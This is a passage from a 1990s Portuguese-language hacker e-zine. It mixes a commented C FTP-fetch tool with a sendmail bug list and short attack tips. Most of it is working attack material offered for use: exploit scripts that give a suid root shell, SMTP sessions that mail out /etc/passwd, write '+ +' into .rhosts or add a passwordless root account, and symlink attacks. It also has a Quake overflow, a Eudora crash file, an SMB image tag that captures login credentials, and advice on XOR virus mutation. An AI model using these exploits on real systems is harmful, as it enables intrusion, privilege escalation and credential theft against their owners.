 if(argc == 1)  { use(); }     /* Lembra do main(int argc... ???
                         estamos utilizando uma verificacao
                                  do que voce digitou na linha de comando
                         aqui nesse if().. sacow? caso ele
                                  tenha apenas um parametro, ou seja
                         apenas o nome do programa foi digitado
                                  ele vai mostrar o modo de utilizacao,
```

```
                    chamando a funcao use(), se a linha de
                    comandos tem os argumentos suficientes
                    para a execucao do programa entao nos
                    prosseguimos... */

strncpy( file , argv[1], strlen(argv[1])); /* Passamos o valor do
                              segundo argumento da
                                                  linha de comando digitada
                         para a variavel 'file'. */

if( access(file,0) == -1) {
    say("Arquivo nao encontrado \"%s\"\n", file );
    quit(); }          /* Mais um laco if(), desta vez estamos
                                verificando se realmente o arquivo
                                existe, nada de muito complicado. Caso
                  nao exista, o RETURN VALUE sera igual a
                  '-1' enviando a mensagem 'Arquivo nao
                  encontrado' e um exit(1)   */

if(( fp = fopen(file,"r"))==NULL) {
say("Erro abrindo: %s\n",file);  /* Voce conseguiria fazer sozinho desta  */
quit(); }            /* vez :)... Bom aqui o if() verifica se a
                                funcao fopen foi bem sucedida, caso
                    fopen() tente abrir 'file' e algo ocorra
                    de errado, como por exemplo erro de
                    leitura no disco entre outros, sera
                    enviado um RETURN VALUE = NULL,
                    finalizando  novamente o programa com
                                um exit(1)   */

for(;;) {                       /* abrimos um loop infinito que soh sera
                                   quebrado no 'break' */

 if(( fscanf(fp ,"%s", str)) != 1) break;
      /* Lemos o conteudo de 'file', enviando para 'str'. Essa transmissao
         do que ha' dentro de file para string e' feita da seguinte maneira:
     primeiro se le o conteudo de 'file' ate' que se encontre um '\0'
     (um null caracter), depois que se encontrou a copia sera feita,
     e assim vai ate' o final do arquivo. O if() verifica se ha' fim de
         arquivo neste caso para finalizar o for(;;) que e' o nosso loop. */

 for(i=0 ; i<strlen(str) ; ) {
      /* abrimos um outro for, desta vez para tratar a 'str' tirando o nome
         do host e ao mesmo tempo tirando caracteres que nao seram utilizados
     e separando o nome do 'file'. Veja como fica abaixo.  */

 if(str[i] == ':') break;  /* quando for encontrado ':' na string saia do
                                for(). Veja bem, o ':' e' porque antes dele
                  esta localizado o nome do host.  */

 host[i]=str[i];
     /* se ainda nao foi encontrado o ':' entao vamos preencher letra por
        letra a variavel 'host'. +ou meno assim olha: host[0] = 'f'...
    host[1] = 't' ... host[2] = 'p' ... f, t, p..  e' claro estao
    sendo apontadas por str no momento em que o for() passa por aquela
    posicao, e' importante lembrar que casa uma destas letras sao
    atribuidas a 'host' uma de cada vez. o for() so' sera' finalizado
    caso akele 'break' la em cima for bem sucedido. */

 host[++i]='\0';   /* aqui nos incrementamos a funcao for(), e ao mesmo
                      tempo limpamos a variavel host com caracteres null,
              se vc for um cara que gosta de fucar tente trocar
                    "host[++i]='\0';" por algo como, "++i;", hehe ;) */

 } /* fechamos o for() e proseguimos o codigo. */

 strcpy(file,str+1+i); /* nesta parte foi aproveitado o resultado
              final da variavel 'i' usado no for() ai
                         em cima , para passarmos o valor restante
              de 'str' para 'file'. Isso na pratica ficaria
              assim: copie(para a variavel file, o conteudo
              de 'str' na posicao 1+i). como 'i' sempre vai
              falar qual a posicao em que paramos na verificacao
              do byte ':' la no for() eu adicionei 1 nessa
              operacao para pularmos um byte que seria o ':'
               e so mostrar no resultado final por exemplo
```

```
                '/file' sacow? */

  say("\nHOST: %s\n"  ,host);   // ambos aki imprimem na tela o resultado
  say("FILE: %s\n",file);       // final para 'host','file' e o comando.

  strcpy(ftpcmd, FTPCOMMAND);
  strcat(ftpcmd, host);
  strcat(ftpcmd, ":");
  strcat(ftpcmd, file);
  say("CMDL: %s\n", ftpcmd);
  system(ftpcmd);
 }
}

void use(void)    /* Vamos fazer nossa funcao use() :) */
{
 printf("Sintax: geTz <list>\n\n");
 exit(1);
}

---> getz.c <-----------------------------------------------}-CUtHeRe
```

[0x08] <iNf> sp00f (parte I)

■ bahamas@* ■

sp00f irc, www, ftp... Apenas o que interessa. >=]

Ola. Bem a algum tempo atraz foi lancado o famoso e sinistr0ico IRCSpoof. Muitos viam pessoas no irc com seus hosts trocados e aquela salada toda que acontece no dia dia de qualquer ircmaniaco. Bom o lance e' que alguns ainda nao sabem que spoofar nao esta em formar um nome do tipo mpfwww.jpl.nasa.gov e entrar no irc para que seus amiguinhos fiquem com inveja. Se o cara for mais a fundo nessa historia toda ele veria que poderia ir mais longe com o que ele tem, basta botar a cabeca pra pensar. Bom vou tentar explicar uma tecnica que foi muito usada a algum tempo para desviar o curso de uma pagina do tipo www.mandic.com.br para o seu server de httpd rodando no seu linux ai na sua casa. Bastava voce usar aquele scriptzinho babaca que rolava de mao em mao nos n0ia do irc e no server de spoof voce colocaria o NS da mandic. O resultado seria o seguinte: Caso voce spoof 200.246.224.12 (seu ip na net usando qqer provedor) para ser www.mandic.com.br (o 'spoof name' em si) no NS 200.246.27.35 (um dos NS da mandic), voce obteria o seguinte resultado, alguem conectado via mandic e logicamente com o seu rWindow$ configurado para resolver nomes utilizando o NameServer 200.246.27.35 (akele q nois uso e tal ;) quando fosse acessar o host www.mandic.com.br estaria agora acessando diretamente o 200.246.224.12 (oops, esse e' voce). Sacow? :-) Bom, e' mais ou menos assim que funcionava a uns meses atras.
Qualquer comentario: <bahamas@uground.org>

[0x0A] <HcK> Send Mail - Bug List (I)

■ SouL Hunter ■

Nesta e na proxima edicao da Near(Z) nos iremos colocar os principais BUGS do sendmail. As maiorias sao antigas... mas ainda funcionam em muitos lugares.

```
SunOS V5.1
    Type: Local Exploit
     BUG: SendMail cria um arquivo de controle como (666),e depois usa chmod
      para tornar o arquivo seguro. Uma 'race condition' pode alterar o
      arquivo de controle, antes que o Sendmail possa dar chmod.
  E Dai?: Usuarios locais podem rodar programas como qualquer usuario.
          inclusive root.

---> grabfd.c <---------------------------------------------------{-CUtHeRe
/*
```

```
 * grabfd.c
 * usage: grabfd username command-file
 *
 *      username: user to execute 'command-file' as.
 *      command-file: file containing 10 lines of shell commands to execute.
 */
#include <stdio.h>
#include <unistd.h>
#include <sys/fcntl.h>
#include <sys/param.h>
#ifndef SENDMAIL
#define SENDMAIL "/usr/lib/sendmail"
#endif
#ifndef SPOOL_DIR
#define SPOOL_DIR "/usr/spool/mqueue"
#endif

char myqfile[] = "D%s\nC%s\nR|/usr/ucb/tail|/bin/sh\n";

main(argc,argv)
int argc;
char **argv;
{
        int pid, fd;
        char tbuf[MAXPATHLEN], sysbuf[BUFSIZ];
        if (argc != 3) {
                (void)fprintf(stderr, "%s: user file\n", argv[0]);
                exit(1); }
        if (getpwnam(argv[1]) == NULL)
                (void)fprintf(stderr, "%s: user %s unknown (error ignored)\n",
                        argv[0], argv[1]);
        if (access(argv[2], F_OK) == -1) {
                (void)fprintf(stderr, "%s: %s does not exist.\n",
                       argv[0], argv[2]);
                exit(1); }
        if (access(SPOOL_DIR, X_OK) == -1) {
                (void)fprintf(stderr, "%s: cannot access %s.\n",
                        argv[0], SPOOL_DIR); exit(1); }
        if (pid=fork()) {
                if (pid == -1) {
                        (void)perror("fork");
                        exit(1);
                }
                (void)sprintf(tbuf, "%s/tfAA%05d", SPOOL_DIR, pid);
                (void)sprintf(sysbuf, myqfile, argv[2], argv[1]);
                for (;;)
                        if ((fd=(open(tbuf, O_WRONLY, 0))) != -1) {
                                (void)printf("%s: grabbed queue fd.\n",argv[0]);
                                (void)wait();
                                (void)ftruncate(fd, 0);
                                (void)write(fd, sysbuf, strlen(sysbuf));
                                (void)close(fd);
                                if(execl(SENDMAIL,
                                      "sendmail", "-q", (char *)0) == -1) {
                                        (void)perror("execl");
                                        exit(1);
                                        };
                        }
        } else {
                (void)close(0);
                if (open("/etc/motd", O_RDONLY, 0) == -1) {
                        (void)perror("open");
                        exit(1);
                };
                if (execl(SENDMAIL,
                          "sendmail",
#ifdef sun
                          "-os",
#endif
                          "-odq", getlogin(), (char *)0) == -1) {
                        (void)perror("execl");
                        exit(1);
                };
        }
        exit(1);
}
```

---> grabfd.c <--}-CUtHeRe

SunOS-4.1.X V5.22
    Type: Local Exploit
     BUG: Sendmail executa arquivos como root
 EXPLOIT: Criacao de um shell suid

---> ropt.sh <---{-CUtHeRe
```
#!/bin/sh
#
# Syntax: roption host
#
# host is any system running sendmail (except localhost).
#
# This exploits a flaw in SunOS sendmail(8), and attempts
# create a suid root shell
#
# Written 1995 by [8LGM]
# Please do not use this script without permission.
#
PROG="`basename $0`"
PATH=/usr/ucb:/usr/bin:/bin      export PATH
IFS=" "                          export IFS
# Check args
if [ $# -ne 1 ]; then
        echo "Syntax: $PROG host"
        exit 1
fi
# Check we're on SunOS
if [ "x`uname -s`" != "xSunOS" ]; then
        echo "Sorry, this only works on SunOS"
        exit 1
fi
PROG="`basename $0`"
EXECME=/tmp/HotterThanMojaveInMyHeart
# Create EXECME.c
cat > $EXECME.c << 'EOF'
main(argc,argv)
int argc;
char *argv[];
{
        chown("/tmp/InfamousAngel", 0, 0);
        chmod("/tmp/InfamousAngel", 04755);
}
EOF
cc -o $EXECME $EXECME.c
# Check we have EXECME
if [ ! -x $EXECME ]; then
        echo "$PROG: couldnt compile $EXECME.c - check it out"
        exit 1
fi
/bin/cp /bin/sh /tmp/InfamousAngel
# Run sendmail
/usr/lib/sendmail -oR$1 -f";$EXECME;" -t << 'EOF'
To: No1InParticular

Hows it goin
EOF

exec /tmp/InfamousAngel
```
---> ropt.sh <---}-CUtHeRe

SMI-Sendmail/SunOS 4.x

     BUG: dead.letter link
  E Dai?: Qualquer um pode fazer um symbolik link de qquer arquivo para
          dead.letter
  exmplo: ln -s /etc/passwd /usr/tmp/dead.letter

---> sunsendmailcp <---{-CUtHeRe
```
#!/bin/sh
#
# sunsendmailcp from to
if [ $# -ne 2 ]; then
```

```
     echo usage: `basename $0` from to
     exit 1
fi
rm -f /usr/tmp/dead.letter
if [ -f /usr/tmp/dead.letter ]; then
     echo sorry, cant continue - /usr/tmp/dead.letter exists
fi
if [ ! -r $1 ]; then
     echo $1 doesnt exist or is unreadable
     exit 1
fi
ln -s $2 /usr/tmp/dead.letter
/usr/lib/sendmail -LO '-oM#anything' $USER < $1
rm /usr/tmp/dead.letter
exit 0
---> sunsendmailcp <---------------------------------------------}-CUtHeRe

    depois rode
    ./sunsendmailcp sourcefile targetfile

    OBS: ao fazer isso, ele colocara no arquivo destino todos os negocios
    das mensagem... FROM: aaa@aaa.aaa, RCPTO: lablabl@albla... e so depois
    ira o arquivo de origem especificado.

Sendmail < 5.59
       Type: Remote Exploit
        BUG: Capacidade de enviar email diretamente para arquivos (nao root).
     E Dai?: Uma bela opcao seria a criacao de um .rhosts inexistente contendo
             '+ +' para poder dar um rlogin sem senha.

mycomputer # telnet www.uol.com.br 25
Trying 69.69.69.69...
Connected to www.uol.com.br.
Escape character is '^]'.
220 www.uol.com.br SMTP Sendmail 5.58, Mon, 1 Jun 1970 14:22:42
mail from: Yeah
250 Yeah... Sender ok
rcpt to: /home/rodrigo/.rhosts
250 /home/rodrigo/.rhosts... Recipient ok
data
354 Enter mail, end with "." on a line by itself
+ +
.

 Se logo depois de 'rcpt to' aparecer uma mensagem do tipo
 550 ......... Cannot mail directly to files
 entao este sendmail nao eh vulneravel a este BUG
 Se deu tudo certo:
    rlogin www.uol.com.br -l rodrigo


Sendmail 5.55
        Type: Remote exploit
         BUG: Pipe Bug
      E Dai?: Qualquer um pode rodar qualquer comando como root.

EXPLOIT - (para receber o arquivo /etc/passwd por email)

# telnet arrout.com.br
Connected to arrout.com.br
Escape character is '^]'.
220 target.com Sendmail 5.55 ready at Mon, 12 Dec 93 23:51
mail from: "|/bin/mail meu@email.com < /etc/passwd"
250 "|/bin/mail meu@email.com < /etc/passwd"... Sender ok
rcpt to: billgaytes
550 billgaytes... User unknown
data
354 Enter mail, end with "." on a line by itself
sgsdgsdgefger
.
250 Mail accepted
quit

Sendmail 8.8.4
        Type: Local Exploit
         BUG: dead.letter link
```

```
      E Dai?: Qualquer usuario pode acrescentar dados a um arquivo
     EXPLOIT:
  No host da vitima, crie um link do arquivo destino para /var/tmp/dead.letter
$ ln /etc/passwd /var/tmp/dead.letter
  depois telneteie para a vitima.

$ telnet target.host 25
Trying 69.69.69.69...
Connected to target.host.
Escape character is '^]'.
mail from: nonexsistent@not.an.actual.host.com
rcpt to: nonexsistent@not.as.actual.host.com
data
r00t::0:0:Near(z):/root:/bin/bash
.
quit


 Agora vc tem uma conta chamada r00t como root. e sem senha

HP-UX = HP-UX 9.x =
         BUG: dead.letter link
     EXPLOIT:

---> hpux9.x <-------------------------------------------------{-CUtHeRe
#!/bin/sh
# This works on virgin HPUX 9.x sendmail.cf
# The link can be set to any file on the system, it will append the contents
# of the email to the linked file (/etc/passwd, /etc/hosts.equiv, /.rhosts)..
# - sirsyko
r00tDIR=`grep root /etc/passwd |cut -f6 -d:`
RunDMC=`hostname`
if [ -f /tmp/dead.letter ]; then rm /tmp/dead.letter
fi
if [ -f /tmp/dead.letter ]; then
 echo "Sorry, aint gonna work"
 exit
fi
ln -s  ${r00tDIR}/.rhosts /tmp/dead.letter
(
sleep 1
echo "helo"
echo "mail from: noone"
echo "rcpt to: noone@bounce"
echo "data"
echo "+ +"
echo "."
sleep 3
echo "quit"
) | telnet ${RunDMC} 25
sleep 5
remsh ${RunDMC} -l root
---> hpux9.x <-------------------------------------------------{-CUtHeRe

Sendmail < 8.9.0 Anonymous Email
         BUG: Excesso de caracteres no campo HELO causa a sobrescrita dos
              dados do usuario (From)
      E Dai?: Voce podera enviar um email que nao mostre seu IP
              (otimo pra emails bombas)

# telnet bla.com.br 25
HELO aaaaaaaaaaaaaaaaaaaaaaa....(uns 1500 'a')
MAIL FROM: sou@anonimo.fck
RCPT TO: rodrigo@www.uol.com.br
DATA
coloque aqui sua mensagem
.
QUIT
```

Aqui vai pros caras que nao conseguem vencer no quake... e ficam PuToS
Em muitos servidores Quake tem um buffer overflow do comando tell
tipo se voce der:
TELL BALBAL HJGADFGHDYWIENODYEWNDYTUIWENYDTIYWERDTRWEOIDNYWEIODWEYDRNUIWENYD
no console... O servidor quake vai pro saco. E so voltara quando o
reiniciarem.
Tipo:

tell qualquer_coisa qualquer_coisa_grande_com_uns_80_caracteres

---

[0x0C] <DoS> Eudora 4.0

■ SouL Hunter ■

Para fazer algum carinha que usa Eudora 4.0 entrar em desespero com a linda
telinha azul do RWindows e ser obrigado a resetar:
 Crie um arquivo com exatamente 233 carateres e envie esse arquivo como
 attach para a vitima.
 Se voce criar um arquivo com mais de 233 caracteres, o Eudora apenas
 ira causar uma operacao ilegal. mas se tiver exatamente 233 , vai dar
 'telinha azul'

OBS: Como nao da tempo do Eudora apagar a mensagem antes de dar pau, a
     mensagem ficara la.. dando pau toda vez que o carinha for verificar a
     mensagem... ;) Ate ele apagar a mensagem com outro programa de email
     ou por telnet.

[0x0D] <DoS> Socks5

■ SouL Hunter ■

Por padrao, o socks5 cria seu PID no /tmp como 666 (rw-rw-rw-),
entao da para se tirar um misero proveito disso.
Apague o /tmp/socks5.pid
De um link para o arquivo que voce quer zuar. tipo:
ln -s /vmlinuz /tmp/socks5.pid
   ou
ln -s /etc/passwd /tmp/socks5.pid

Tipo... isso eh inutil. so vai sobreescrever o arquivo com o PID do
socks5. e no max dar pau no servidor, mas da pra brincar um pouquinho


---

[0x0E] <HcK> Win95/NT -> SAMBA

■ SouL Hunter ■

Pegar Username/Workgroup e Senha criptografada por http

Windows NT e alguns Windows 95 nao pedem confirmacao para se conectar em
um SMB server, enviando diretamente as informacoes de seu login, como
Username/Workgroup/Password. Entao, podemos colocar uma imagem em uma pagina.
Exemplo:
<img src=file://\\Servidor_SMB/compartilhamento/cocozao.gif">
E no caso voce seja Servidor_SMB, voce tera no arquivo de log as
informacoes sobre o usuario
OBS: Compile o SAMBA com -DDEBUG_PASSWORD



O Nossos eMaiLs sao: nearz@cyberspace.org / nearz@geocities.com
enviem suas duvidas, comentarios, opinioes sugestoes, bug reports,
E se quizer receber um aviso toda vez que a pagina for atualizada
ou um novo issue for publicadp mande um email com o subject vazio e no
corpo da mensagem: "AVISAR seu@email.bah"   (sem aspas)
Lembrando que se voce nao receber reposta por email leia a edicao
seguinte da que estava quando voce mandou o email, lah estara a
sua resposta. Agora as mensagens de alguns leitores:

-=0=---=0=-
FROM: *@twister.com.br
Navegando pelo news group Hacker do news.netsite.com.br achei por acaso
a versao 00 do zine de voces... Pelo que vi, devem haver versoes mais
novas. Voces ja tem dominio proprio? Sugiro a criacao de uma secao onde
as pessoas contem experiencias de invasoes em computadores.... relatando
recursos de hardware e de software utilizados. T+ e boa sorte,

REPLY: Quanto a "secao" eh soh a galera mandar um mail contando a historia
e tal...se for legal ela eh publicada! O dominio a gente ainda nao tem...
Mas qualquer coisa serah avisada na old page (nearz.home.ml.org)

-=0=---=0=-
FROM: bahamas@uground.org
E ae :)... to enviando algumas coisinhas que andei trabalhando em cima
pra proxima edicao da nearz, fiz tudo por conta propria, espero que
gostem do conteudo pra proxima edicao. Qualquer probe pode dar uma mexida
nos textos e etc... fiz um pouco na pressa por causa de escola e tal
Bom... vo te q ir nessa .. blz? :)
Boa sorte ... se houver qualquer interesse em materias futuras poderei
dar um toque...   bye!

REPLY: bLz! VaLeu pelas materias, se voce leu o nearz06 (este :) voce pode
ver que as materias estao ai, alias o getz1.1 estah otimo pra quem ta
aprendendo C, tudo comentado! ;) !

-=0=---=0=-
FROM: *@*
Ae mano. Fui visitar o http://cyberspace.org/~nearz/ e quando tentei
acessar a URL http://cyberspace.org/~nearz/misc/hack-ftp-m.c
deu como FILE NOT FOUND. Da uma olhada la, ok??

REPLY: Desculpe(m) o nosso erro, o hack-ftp-m.tgz nao estava disponivel na
data deste email, mas logo que pudemos disponibilizamos o dito cujo...

-=0=---=0=-
FROM: *@ccard.com.br
Sabe como faco para ler mensagens que os outros escrevem no
reservado dos chats, tipo do uol?

REPLY: Se pudessemos ler nao seriam reservados, hehehe...mas tipo
agora nao dah mais pra ler, depois que consertaram um pequeno "bug"

-=0=---=0=-
FROM: *@fractal.com.br
Hellow manz... o NearZ ta otimo... Continue assim :)
Manow, gostaria que vcs me explicassem como eu fasso
a Mutacao virotica, eu nao intendi direito a do NearZ...
pois estou tentando fazer um virus mas nao sei nada...
pois estou comecando agora em relacao a virus... eu
soh mechia com exploits...Tks!

REPLY: Thnkz! Tipo... voce pode usar um simples XOR para fazer uma
"encriptacao" do virus a cada infeccao o valor de XOR mudasse.
E quando o arquivo infectado fosse rodado ele faria o XOR inverso
e executaria o codigo. So havera um problema, a parte onde ele faz
o XOR inverso sera no formato normal. e nao mudara a cada infeccao.

-=0=---=0=-
FROM: *@domain.com.br
Legal ! hehehe

REPLY: eh?

-=0=---=0=-
FROM: *@net-art.de
      really great page, where can i find more stuff ?
      thanx

REPLY: Legal...mais? tenta astalavista.box.sk Voce fala portugues tambem?

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNAzTfaJ0AAAEEANv2uMmKYNdE6WPwkCXvnqatUPJuS3aOvDC0yJDNQRTTEwiP
wfxcdYBCyCjn+xKB3J0FAokL8ldqmBacrRdVrrfAK78LVvlZMpwswDud57XisBRj
E0SXGIQZ6orCL4FEJaTMPw4qMmG1lxYWpInIOT3PW/EIBH9Hhj6emJVtADClAAUR
tAVuZWFyeg==
=GLWR
-----END PGP PUBLIC KEY BLOCK-----

|\:+,._
ANSI RuLeZ: text(OBtRuDeR), exemplos(OBtRuDeR)
Samba: text(Soul Hunter)
getz1.1.c: text(bahamas@uground.org), getz.c(bahamas@uground.org)
quake overflow: text(Soul Hunter)
Linux e Servidores POP3: text(OBtRuDeR), recvmail.sh(OBtRuDeR)
sp00f: text(bahamas@uground.org)
Lynx 2.8 BufferOverflow: text(OBtRuDeR), from(bugtraq), 1.html(OBtRuDeR)
Eudora 4.0: text(Soul Hunter)
Normas impedem negocios virtuais: from("O Estado de Sao Paulo")
Send Mail Bugs[I]: text(Soul Hunter)
NearZ-BAckdoors: ALL(NearZ)
dip-3.3.7o BufferOverrun: text(OBtRuDeR), dipr.c(zef/r00t@promisc.net)
socks5: text(Soul Hunter)
linux/x86 xterm.Xaw exploit: text(OBtRuDeR), xterm_exp.c(alcuin)
_.,+:/|